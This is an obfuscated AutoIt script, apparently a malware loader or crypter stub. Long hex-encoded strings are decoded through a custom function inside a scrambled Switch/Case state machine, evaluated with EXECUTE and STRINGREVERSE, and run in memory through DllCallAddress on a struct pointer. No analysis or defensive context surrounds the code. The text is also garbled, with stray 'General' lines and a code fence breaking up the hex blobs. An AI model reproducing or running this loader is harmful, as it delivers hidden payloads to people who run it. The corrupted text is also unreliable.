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23132313231323132313231323132313231323132313231323132313231323132313231323132313
31323132313231323132313231323132313231323132313231323132313231323132313231323132
13231323132313231323132313231323132313231323132313231323132313231323132313231323
32313231323132313231323132313231323132313231323132313231323132313231323132313231
23132313231323132313231323132313231323132313231323132313231323132313231323132313
31323132313231323132313231323132313231323132313231323132313231323132313231323132
13231323132313231323132313231323132313231323132313231323133331" ) ) )
$1931633093 = 1684484796
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 979855179
LOCAL $ZMTHN = $A ($B (MTDUDAQCWRWM
("347C36303237324732303230323536343632363436363732303137333730373C373C373C37
13736303730323032303230323032303230373733373C3731373730373032303230323032303
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7323733373237D30373733373C37313037373C3032303130323032303230323732303137313
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7323031373337303C373C373C373130373031303230313032303230323032303737333373C
7313736373030323037303230323032303237303636364" ) ) )
$1931633093 = 450667607
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 984566715
LOCAL $AVWVJHP = $A ($B (MTDUDAQCWRWM
("30783234373537373733363136323230323632303232333633343338343433383335343133
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39333433353333533383338343433383335343533383436343134363436343634363335333034
533383332343534353333534363436343632320" ) ) )
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General

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$1931633093 = 393807407
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 1001413057
LOCAL $TLWHYGWIP = $A ($B (MTDUDAQCWRWM
("347C363032313333323D333533132373634363236343636373437343734373437343734373437
437343734373437343734373437343734373437343734373437343734373437343734373437343734373
373437343734373437343734373437343734373437343734373437343734373437343734373437343734
734373437343734373437343734373437343734373437343734373437343734373437343734373437343
343734373437343734373437343734373437343734373437343734373437343734373437343734373437
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734373437343734373437343734373437343734373437343734373437343734373437343734373437343
343734373437343734373437343734373436364" ) ) )
$1931633093 = 1420948024
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 1007345862
LOCAL $OEXOKPAA = $A ($B (MTDUDAQCWRWM
("337B3137343A353B3541343735423434343631333135313331313735303537303033303337
03034303B3036373530373735373637353735373537353037303037373130353736303537373
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373037303034303B3036373537303735373637353735373537353035373030343030303637303
037373537303034303B3036303330333735373537353735373537353035373030353036303030
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537303035373030 3B303B303B30363033303B37353735373537353735373537303034303730
637363033303430363034303030353036303430313730303430373036373630373030303030303
303130313736303530373035303537303034303730363131313" ) ) )
$1931633093 = 883773340
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 1014003319
LOCAL $YMYQEWNWP = $A ($B (MTDUDAQCWRWM
("3179333537433743373937323747374236363313337333133333231323132313231323132
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231323132313231323132313231323132313231323132313231323132313231323132313231323132313
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132313231323132313231323132313231323133331" ) ) )
$1931633093 = 522286472
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 1059213074
LOCAL $YTXKSJT = $A ($B (MTDUDAQCWRWM
("3179333537323732374737393639333133373331333332393231323132313231323132313231323
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234323135373537353532363234323135373537353532373239323823923243533323132313
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373537353532373239323832393234353335323231323132313231323132393535323932
432393235357353035373537357353733331" ) ) )
$1931633093 = 863634049
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 1088114752
LOCAL $TYRAJIDX = $A ($B (MTDUDAQCWRWM
("3078323436363633363337413739373936383642323032363230323233343335343533443
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393335333633343330331333033303330333033383335343333303330334636338338343133
234363435343634363436343633383432333433363332323 20" ) ) )
$1931633093 = 845849352
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 1109624799
LOCAL $CYSEQMV = $A ($B (MTDUDAQCWRWM
("3078323436413738364536453738323032363230323234363337333233363434333633134
333733383335333834333436333934363436343634363337333433363339333634363336343
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313334343633393436343634363436333633433333434343336333533363434343333733383
534313338343633393436343634363432320" ) ) )
$1931633093 = 353768791
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 1115434614
LOCAL $VXJDL = $A ($B (MTDUDAQCWRWM
("3179333536343637373037343747363933313337333133333537323632353235323532373
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363239323432393235353735303537353735373235323232363233323632383236323135
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General

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232363239323432393239353735303537353733331" ) ) )
$1931633093 = 198714220
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 1125384096
LOCAL $YRMYTXLYW = $A ($B (MTDUDAQCWRWM
("3179333536343637373837423743363036373331333733313333353235373238353735373535
353732343231353432393239323035343236353735373537353732393238323932343537323123
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313534323932373537353432363537353735373537323932383239323432363239323123032323
132313231323132393535323932343236323935373238353735373537353732343231353432323
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343236353735373537353732393238323932343532353232313231323132313231323132393535
532393234353032313537353435373537353735373331" ) ) )
$1931633093 = 545451481
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 1129416656
LOCAL $AQUSXYPX = $A ($B (MTDUDAQCWRWM
("327A3036353B343035303443353B303230343032303031343637313531363631313531 3A31
736343631363431 3A3634363436343634313731373135313131343137313531303631313531 3
A3137313231323634313B3634363436343634313636303134313731351 3B31373132363131
5313A3137313231363634313B3634363436343634313431333135313631343 13A3132313236
131353136313731 3A3631313531353134313131353131313431313134313431363131351361 3
313B3132313431333135313631 3A313A31363137313B31303631313531 3A31373135363136 3
363436343634363436343134363631343137313436631353131313431343631313531363137
13A3132313431373135313631 3A313A31363137313A31303631313531 3A31373630313236 34
630363436343634363431363637313531363136303302" ) ) )
$1931633093 = 1361677210
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 1146833423
LOCAL $EWIQUC = $A ($B (MTDUDAQCWRWM
("327A3036343434343433447353A3436344035313032303430323030313231323132313231
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$1931633093 = 1001413057
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 1149329648
LOCAL $CJBCQ = $A ($B (MTDUDAQCWRWM
("307832343737374137383738373832303236323032323434333634363337333233363336343
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$1931633093 = 1322616657
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 1150504816
LOCAL $ZGBUYSEK = $A ($B (MTDUDAQCWRWM
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$1931633093 = 483530794
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 1155583430
LOCAL $AYZCWJGY = $A ($B (MTDUDAQCWRWM
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$1931633093 = 831352719
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 1163514766
LOCAL $LWSMXSBKH = $A ($B (MTDUDAQCWRWM
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General

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8333533383334343634343436343634363436333434332320" ) ) )
$1931633093 = 1304958308
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1174631798
$AW1LULG3Q9 = 1135290
CASE 1178569399
LOCAL $DCODSDHQY = $A ($B (MTDUDAQCWRWM
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$1931633093 = 560679029
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1186058150
LOCAL $YNALMTCYX = $A ($B (MTDUDAQCWRWM
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$1931633093 = 705193900
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1191629704
LOCAL $EVSMFIH = $A ($B (MTDUDAQCWRWM
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$1931633093 = 1844884533
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1206284553
LOCAL $QMOHIUWHT = $A ($B (MTDUDAQCWRWM
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$1931633093 = 131139374
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1238590072
LOCAL $FGTNHZQW = $A ($B (MTDUDAQCWRWM
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$1931633093 = 1636725757
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1262198596
LOCAL $KDBLFF = $A ($B (MTDUDAQCWRWM
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$1931633093 = 703125710
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1266850013
LOCAL $FXVAA = $A ($B (MTDUDAQCWRWM
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General

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$1931633093 = 1958988917
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1279923557
LOCAL $DTMLGVU = $A ($B (MTDUDAQCWRWM
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$1931633093 = 822808942
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1292029114
LOCAL $LWBSLILSC = $A ($B (MTDUDAQCWRWM
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$1931633093 = 1752174969
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1304958308
LOCAL $JXNNX = $A ($B (MTDUDAQCWRWM
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$1931633093 = 1109624799
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1317911386
LOCAL $KKECANCF = $A ($B (MTDUDAQCWRWM
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$1931633093 = 451848573
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1322616657
LOCAL $ALNEIW = $A ($B (MTDUDAQCWRWM
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$1931633093 = 2024172577
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1330412364
LOCAL $YMZLHU = $A ($B (MTDUDAQCWRWM
("347C3630324532303332333D32403634363236343636373437343734373437343734373437
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$1931633093 = 1206284553
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1351922790
LOCAL $NBEXSZKMZ = $A ($B (MTDUDAQCWRWM
("307832343636364437363646363736413230323632303232343233343335333533332333434343
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General

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$1931633093 = 1292029114
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1361677210
LOCAL $XKRPVZCV = $A ($B (MTDUDAQCWRWM
("307832343631373137353733373837393730373832303236323032323334333633353433333
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7333433343333333733323433333733383335343133303232320" ) ) )
$1931633093 = 951509291
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1363940638
LOCAL $HFAUV = $A ($B (MTDUDAQCWRWM
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$1931633093 = 1178569399
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1373914080
LOCAL $NTJFAKQ = $A ($B (MTDUDAQCWRWM
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$1931633093 = 1382235922
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1382235922
LOCAL $RCLCPD = $A ($B (MTDUDAQCWRWM
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$1931633093 = 332045602
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1390786238
LOCAL $NIPHWW = $A ($B (MTDUDAQCWRWM
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$1931633093 = 2079397349
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1394312766
LOCAL $I5U6G = $A ($B (MTDUDAQCWRWM
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$1931633093 = 394674397
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1396237879
$1931633093 = 389373181
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1396810998
LOCAL $AVYFDO = $A ($B (MTDUDAQCWRWM
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General

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$1931633093 = 188325663
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1413537436
LOCAL $GEKQTFTGF = $A ($B (MTDUDAQCWRWM
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$1931633093 = 969446739
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1420948024
LOCAL $YAONBORUK = $A ($B (MTDUDAQCWRWM
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$1931633093 = 164203506
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1481891654
LOCAL $VPFFYJT = $A ($B (MTDUDAQCWRWM
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$1931633093 = 632818701
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1490341176
LOCAL $HMTHXET = $A ($B (MTDUDAQCWRWM
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$1931633093 = 2029313846
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1493453038
LOCAL $AUNRLK = $A ($B (MTDUDAQCWRWM
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$1931633093 = 199796162
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1509550100
LOCAL $UKBBYCCS = $A ($B (MTDUDAQCWRWM
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$1931633093 = 397642398
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1518103752
LOCAL $CCOHX = $A ($B (MTDUDAQCWRWM
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General

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$1931633093 = 1059213074
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1552508849
LOCAL $HFTMYVCGZ = $A ($B (MTDUDAQCWRWM
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$1931633093 = 1559624102
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1558516272
LOCAL $XGLEIWZ = $A ($B (MTDUDAQCWRWM
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$1931633093 = 143207412
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1559624102
LOCAL $UVAEOX = $A ($B (MTDUDAQCWRWM
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$1931633093 = 1115434614
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1570807129
LOCAL $TORHD = $A ($B (MTDUDAQCWRWM
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$1931633093 = 673269893
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1575083007
LOCAL $SDFUKDFI = $A ($B (MTDUDAQCWRWM
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$1931633093 = 1706191730
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1577018778
LOCAL $JDKDFOGF = $A ($B (MTDUDAQCWRWM
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$1931633093 = 383145765
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1584088969
LOCAL $GZXAPDO = $A ($B (MTDUDAQCWRWM
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$1931633093 = 1988404486
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1596378509
LOCAL $XWDRKMH = $A ($B (MTDUDAQCWRWM
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$1931633093 = 258734893
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1598681996
LOCAL $SSMGQQLZ = $A ($B (MTDUDAQCWRWM
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037303230303032303230323032373137343031373C3734373536364" ) ) )
$1931633093 = 600999558
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1628863899
LOCAL $BJGJMTLT = $A ($B (MTDUDAQCWRWM
("337B313735413535343B343A34373536313331353133313137303034303730363730373030
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030303030303030313730303430 3B30363036303B37353736373537353735373530363730303
537363034303730353037373030343 03B3036303631313" ) ) )
$1931633093 = 1577018778
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1629885481
LOCAL $KGYRBCUTP = $A ($B (MTDUDAQCWRWM
("347C36303230333C333C32313240323733363236323036343632363436363734373437343
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43734373437343734373437343734373437343734373437343734373437343734373437343734373
3734373437343734373437343734373437343734373437343734373437343734373437343734
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34373437343734373437343734373437343734373437343734373436364" ) ) )
$1931633093 = 62585352
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1636725757
LOCAL $ZMJHHKOE = $A ($B (MTDUDAQCWRWM
("30783234363636373734364536383741373137373230323632303232333634333336333533
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3343634343436343634363436333433363336333933363232 0" ) ) )
$1931633093 = 1972043913
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1640164563
LOCAL $A = EXECUTE (MTDUDAQCWRWM ("647964627475641" ) )
$1931633093 = 498628477
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1640970815
LOCAL $DETUUJGEC = $A ($B (MTDUDAQCWRWM
("337B3137353B3547353B3532353B353B3442343A35463133313531333131373730 3B30363
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03630313037373537323735373537353735303630333 03B37373037303631313" ) ) )
$1931633093 = 1518103752
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1684484796
LOCAL $VJKROH = $A ($B (MTDUDAQCWRWM
("337B31373436343234313546343035 3A343A313331353133313130333033303330333033 30
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333033303330333033303330333033303330333033303331313" ) ) )
$1931633093 = 602231158
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 1693206310
LOCAL $FFANXDKS = $A ($B (MTDUDAQCWRWM
("307832343738373637393634363336423230323632303232333033303330333033303330333
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$1931633093 = 1146833423
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 1699276693
LOCAL $DSXHAGTZT = $A ($B (MTDUDAQCWRWM
("307832343644363336443733363537373634363636383230323632303232343634363436333
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338343433383335343534333436343434363436343633383333343333343330343333353
304363436343433363335339334333033353330338343433383335343534333436434343
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323338343634353436343634363433353330338343433383335343134333435343134363434
634363436333533303436343634343373338343433833333532320" ) ) )
$1931633093 = 315666680
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 1706191730
LOCAL $PLIRGXFDO = $A ($B (MTDUDAQCWRWM
("337B31373430353735353436354135373535353A313331353133313130333033033033033
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313239353332353237323232353239323832353234535732393239353332353234535323132
932383235323435353532329353332353234333331" ) ) )
$1931633093 = 1570807129
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 1752174969
LOCAL $KNXCVJDL = $A ($B (MTDUDAQCWRWM
("317933353742363637333632374237383742363237323331333733313333323432382323535 3
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343231323935353239323435353532353732373537353735373532343231353735375353 2
632393535323932343230323135373534353735373537353733331" ) ) )
$1931633093 = 421435348
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 1762338784
LOCAL $OPKDPJAE = $A ($B (MTDUDAQCWRWM
("307832343634364236373645644363132303236323032323431343334363433343634363436343
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363335333634343433333733383335343433303436343134363436343634363336343633373 3
233373339333033303433333733383335333532320" ) ) )
$1931633093 = 615978281
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 1766663092
$HANDLE = DLLCALLADDRESS (MTDUDAQCWRWM ("66756D70662" ) , $Z56D5656Q ,
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General

MTDUDAQCWRWM ("7275731") , EXECUTE (STRINGREVERSE (BINARYTOSTRING (MTDUDAQCWRWM ("337B3") & $GF6DF148745))) , MTDUDAQCWRWM ("7175731") , DLLSTRUCTGETPTR ($I5U6G)) [0]
$1931633093 = 536163955
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1814921641
LOCAL $EZEWZOW = $A ($B (MTDUDAQCWRWM
("3179333537383631373037333637373536333735373833313337333133333239323432383233
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435373534323735373537353735373239323832393234323233331"))))
$1931633093 = 689797956
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1815561647
LOCAL $AUTDBWXLC = $A ($B (MTDUDAQCWRWM
("3179333536393635369374037473632333133373331333332303231323132313231323432323
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532333234353732343534323435333239353333331"))))
$1931633093 = 1584088969
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1844884533
LOCAL $BCCXEJY = $A ($B (MTDUDAQCWRWM
("3078323436353736373336443636363936383230323623032323338333533313433343634323
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634363336343533343336333633993336333634332320"))))
$1931633093 = 1238590072
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1857967641
$1931633093 = 1174631798
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1859852671
LOCAL $UVILKQV = $A ($B (MTDUDAQCWRWM
("3078323437353639363937373732323032363230323233303330333834343338333533303432
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033303330333033383434333833353433432320"))))
$1931633093 = 1125384096
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1871778911
$A ($B (MTDUDAQCWRWM
("3179353537423742343236353633363437323635343237343635353537303635373033399333
373832343634323737363342333133333235737373536323333342333133353735363232353
6373632323936323633733381"))))
$1931633093 = 1766663092
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1896016662
LOCAL $KKHCOLW = $A ($B (MTDUDAQCWRWM
("347C36303336333D33453332324632373331333D32353634363236343636373437343734373437
437343734373437343734373437343734373437343734373437343734373437343734373437343734373
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343734373437343734373437343734373437343734373436364"))))
$1931633093 = 1014003319
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 1899827879
LOCAL $YWILF = $A ($B (MTDUDAQCWRWM
("3078323436313646373337337343635230323623032323330333033033033033033033033033
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033303330333033033033033033033033032320"))))

General

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$1931633093 = 395587655
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 1958988917
LOCAL $QGYECPWAM = $A ($B (MTDUDAQCWRWM
("347C36303232333C333232353235363436323634363637313735373C303230323032303230
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303230373032303230323032373230313733373037 3C373C373137303736303230373
303230323032303737333 73C37313730373036364" ) ) )
$1931633093 = 909828637
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 1972043913
LOCAL $YBRJY = $A ($B (MTDUDAQCWRWM
("3179333536403745374037393739374337473734333133373331333353232373234323932
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353537323935373537353735373236323532353232323632343236323335323236239323435
732393537323935373537353735373236323332373234333 1" ) ) )
$1931633093 = 1129416656
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 1974000802
LOCAL $LYIWMDQCC = $A ($B (MTDUDAQCWRWM
("347C3630333D323633303241334532323634363236343636373437343734373437343737
437343734373437343734373437343734373437343734373437343734373437343734373437
373437343734373437343734373437343734373437343734373437343734373437343734
734373437343734373437343734373437343734373437343734373437343734373437343
343734373437343734373437343734373437343734373437343734373437343734373437
437343734373437343734373437343734373437343734373437343734373437343734373
373437343734373437343734373437343734373437343734373437343734373437343734
734373437343734373437343734373437343734373437343734373437343734373437343
343734373437343734373437343734373437343734373437343734373437343734373437
437343734373437343734373437343734373437343734373437343734373437343734373
373437343734373437343734373437343734373437343734373437343734373437343734
734373437343734373437343734373437343734373437343734373437343734373437343
343734373437343734373437343734373436436") ) )
$1931633093 = 1575083007
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 1988404486
LOCAL $EQNSJZVB = $A ($B (MTDUDAQCWRWM
("307832343637374137383631373036343646323032363230323233033033033033033033
333033303330333033303330333033303330333033303330333033303330333033303330333
330333033303330333033303330333033303330333033303330333033303330333033303330
303330333033303330333033303330333033303330333033303330333033303330333033303
033303330333033303330333033303330333033303330333033303330333033303330333033
333033303330333033303330333033303330333033303330333033303330333033303330333
330333033303330333033303330333033303330333033303330333033303330333033303330
303330333033303330333033303330333033303330333033303330333033303330333033303
033303330333033303330333033303330333033303330333033303330333033303330333033
303330333033303330333033303330333033303330333033303330333033303330333033303
033303330333033303330333033303330333033303330333033303330333033303330333033
033303330333033303330333033303330333033303330333033303330333033303330333033
363737303337353731373537353735373530373036313 13" ) ) )
$1931633093 = 776185208
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 1993050705
LOCAL $QOVZH = $A ($B (MTDUDAQCWRWM
("307832343643364636353645373337383735323032363230323233733383335333533343433
343334363436343634363334343533373334333433353336343534333337333833353353338
436343334363436343634333733353336343433363335333733323433333733383335333533
333436343334363436343634333633313337333433363335333433233363336343333373
833353336333034363433334363463436343633363335333733393338333833383353336333
343634333436343634363436343333373334333533383334333634343336333533634343336
333333633363433333733433353338333833373330333733393338333833343335333834313
333337333833353332333434363431343634363463436343633343333333733323337333933373
034333337333833353332333834363431343634363 2320" ) ) )
$1931633093 = 812875559
$AW1ULG3Q9 = $AW1ULG3Q9 + 1
CASE 1994269651
LOCAL $OBQRAN = $A ($B (MTDUDAQCWRWM
("327A3036343B343334473433353B3543344334473032303430323030363431 3A3634363336
436343634363431343137313531313135313131323132363131353 3A31373136313A363436
436343634363431353135313431313135313131353136363131353 3A313731363631363
363436343634363436343134363431343636313431303135313131 3A313A313A31373137313
363436343634363436343634363136135313A31373631313636343631363436343636343136
637313531363137313331353137363131353 3A31373631 3A363436313634363436343634
134313731353130313531 3B31373131363131353 3A31373631363136343631363436343634
634313431373134313131353136313431 3B31343134363131353 3A31373636313236343631
```

634363436343634313436343134363731 3A313A313A3137363630302")))
$1931633093 = 1991785796
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 2024172577
LOCAL $ZVFFBOYUU = $A ($B (MTDUDAQCWRWM
("337B3137353235403546353635 3A3434313331353133313130343037373537303034303B30
63035303337353732373537353735373530353035303630303035303630353030373030343030
303630353037373537323735373537353735303430373035303A303537353035373630 3B303
303B30363035303B3735373237353735373537353730303430 3B30363034303737353730373
3735373537353037373630343037303630313035303637303034303B30363034303B373537
3735373537353735303430303034303630353737303530363730303430 3B303630343730373
73037353735373537353035303630373035303B30343031303530363035303537303034303B3036
03B3033373537303735373537353735303530323035303730 3B303B303B3036303B30313735
7303735373537353735373537303034303B30363031303731313")))
$1931633093 = 1155583430
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 2029313846
LOCAL $JDXKTSPDE = $A ($B (MTDUDAQCWRWM
("347C3630323C32403330323C333C32313330363436323634363637343734373437343734
43734373437343734373437343734373437343734373437343734373437343734373437343734373
37343734373437343734373437343734373437343734373437343734373437343734373437343734
73437343734373437343734373437343734373437343734373437343734373437343734373437343
34373437343734373437343734373437343734373437343734373437343734373437343734373437
43734373437343734373437343734373437343734373437343734373437343734373437343734373
37343734373437343734373437343734373437343734373437343734373437343734373437343734
73437343734373437343734373437343734373437343734373437343734373437343734373437343
3437343734373437343734373437343734373437343734373436364")))
$1931633093 = 714709978
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 2044148400
LOCAL $IVGZPILLY = $A ($B (MTDUDAQCWRWM
("337B3137343134 3B34343535343A3133313531333131373537353735373537353735373030
4303730363736373030353032303530373034303530353032373030343037303637353033303
30333035303A30303030303030313730303430373036373530373031373630353037303537
0353730303B303B30373036373530 3B37303034303B30363030303337353735373537353735
73530353730303430303034303730343031373030343 03B30363030303737353735373537353
353735303537303035303630353736303630343 03B303B303B30363030303B37353735373537353
353735373537303034303B303637303037373530 3A373537353735373530373736303430373
36303330343031373030343 03B30363730303B3735303A373537353735373530353735303434
37303530363035303037303034303B3036373031313")))
$1931633093 = 1493453038
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 2051857597
LOCAL $DXXEMCRBD = $A ($B (MTDUDAQCWRWM
("30783234364336423635373436383733363236323645323032363230323233303330333033
3330333033303330333033303330333033303330333033303330333033303330333033303330
3303330333033303330333033303330333033303330333033303330333033303330333033303
3033303330333033303330333033303330333033303330333033303330333033303330333033
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3033303330333033303330333033303330333033303330333033303330333033303330333033
0333033303330333033303330333033303330333033303332320")))
$1931633093 = 1629885481
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 2069342920
LOCAL $UWMZARZX = $A ($B (MTDUDAQCWRWM
("337B31373431354534343541353735 3B313331353133313130333033303330333033303330
3303330333033303330333033303330333033303330333033303330333033303330333033303
3033303330333033303330333033303330333033303330333033303330333033303330333033
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3033303330333033303330333033303330333033303330333033303330333033303330333033
0333033303330333033303330333033303330333033303330333033303330333033303330333
33303330333033303330333033303330331313")))
$1931633093 = 864479061
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 2079397349
LOCAL $IAYRSXUMG = $A ($B (MTDUDAQCWRWM
("327A30363447343B3532343A35353535303230343032303031323132313231323132313231
2313231323132313231323132313231323132313231323132313231323132313231323132313
3132313231323132313231323132313231323132313231323132313231323132313231323132
1323132313231323132313231323132313231323132313231323132313231323132313231323
3231323132313231323132313231323132313231323132313231323132313231323132313231
2313231323132313231323132313231323132313231323132313231323132313231323132313
3132313231323132313231323132313231323132313231323132313231323132313231323132
1323132313231323132313231323132313231323132313231323132313231323132313231323
32313231323132313231323132313231323132313230302")))
$1931633093 = 1558516272
$AW1LULG3Q9 = $AW1LULG3Q9 + 1
CASE 2087865545
LOCAL $IPABVDRDI = $A ($B (MTDUDAQCWRWM
("327A30363441344635313437353A3433353B35323441303230343032303031343634363436
43634313A313B313A31373133313A313231333132313231323132313A3636313A313731313
3A36343630363436343634363431373132363731 3A363636343637313436343634363436343
3A313B313A31373137313A313231333132313231323132313A3636313A31373132313636343
6373634363436343634313731323637313A363136363637313436343634363436343634313A313B
13A31373132363131323133313231323132313231 3A3636313A3137313136313634363336343
6343634363431373132363731 3A363036303637313436343634363436343634313A313B313A3137
134363131323133313231323132313231 3A3636313A31373633363136343633363436343634

General	6343137313237313A3633313B3637313436343634363436343634313A313B30302")))
	$1931633093 = 1814921641
	$AW1LULG3Q9 = $AW1LULG3Q9 + 1
	ENDSWITCH
	UNTIL $AW1LULG3Q9 = 1135290
	ENDFUNC
	FUNC KODZMEKGBG ($FDS1G1DEZE)
	GLOBAL $353768791 = 66485247
	GLOBAL $QBTCYTKZIB = 3958391
	DO
	ISBINARY (MTDUDAQCWRWM
	("414B69796F72524F5359346851753079364358 4A556169546B656B5848647131487546 6B3
	3573524A574C4F334B3545724C4C68317A3041427A6F6A6833684F47634A75594F0"))
	SWITCH $353768791
	CASE 66485247
	LOCAL $ZAA = EXECUTE (MTDUDAQCWRWM ("647964627475641"))
	$353768791 = 1640164563
	$QBTCYTKZIB = $QBTCYTKZIB + 1
	CASE 188325663
	LOCAL $UY5QE2DGDG253 = $ZAA ($ZZ (MTDUDAQCWRWM
	("3078343436433643353337343732373536333734343337323635363137343635323832323 6
	37393734363532303733363836353643364336333646363436353542323232303236323034323
	6393645363137323739344336353645323832343732374133313734373236383332333537323
	4136353732323932303236323032323544323232433230323436463638333336373239 0")))
	$353768791 = 1363940638
	$QBTCYTKZIB = $QBTCYTKZIB + 1
	CASE 461545339
	LOCAL $RZ1TRH25RZER = MTDUDAQCWRWM
	("337B403B32333332333354233333542333336303635363433 6 4136363233303240 3A3B3A4
	3B373A3B3A473445314246373B373B313A403B3B3A373645333B36403333453B374740333 3
	33333333413A333333323333333333B3B403B314033323B3B3B373347464545464545454546 3
	145303B3035364537333 3B303536454033333B32344745403333333233333333344737343B
	1373645403032473145343436455333A313330373632333345413533333B4137474540334541 3
	53B4033474533454645454545333240 3B33303736453731364545333333333333 3B3A373645
	73B41343645403B423B37303645334546454545453B41344745373B353B373047453345464 5
	4545453B3B3B37303645334546454545454545373645404641413 33B473A4745334546454 54
	45303245453B3A4542303A3636334034353503B413B3646404546454545453733313645453 3
	33333333333B3A3B364640454645454545 3B3A473B33303B364640454645454545334541353
	33333303B36463B4546454545453136454533333333333333B3A3B36463B4546454545453B3A
	4746333041364640454645454545 3B4233353B3A4745330414746 3B4546454545453B35333
	3B3B333533454135334633454135333433324032 3B32463245453333333333333B423B37334
	45334546454545453B413436333B3332473530333335373146413A3B364536463641403A403
	323333333")
	$353768791 = 659661563
	$QBTCYTKZIB = $QBTCYTKZIB + 1
	CASE 498628477
	DIM $ZAEPFPD5SDF = $ZAA ($ZZ (MTDUDAQCWRWM
	("3179343236353633738376437363433373436373734363336323734333935333738376437 3
	3633363834353767343236353633373837643736333933353737373737353632363236323735
	734333833381")))
	$353768791 = 461545339
	$QBTCYTKZIB = $QBTCYTKZIB + 1
	CASE 560679029
	$ZAA ($ZZ (MTDUDAQCWRWM
	("337B37373540354036303437343134363530343736303536343737373532343735323 13B31
	73436343A3036343235363031353735343537353430313036303031403133303231403133313 3
	343134423032343734313 53B3031303643134423536343 1313A3")))
	$353768791 = 1163514766
	$QBTCYTKZIB = $QBTCYTKZIB + 1
	CASE 659661563
	LOCAL $OH3G = $ZAA ($ZZ (MTDUDAQCWRWM
	("347C3030324732473037323532473247363C3636324632313336324132313247373737363 6
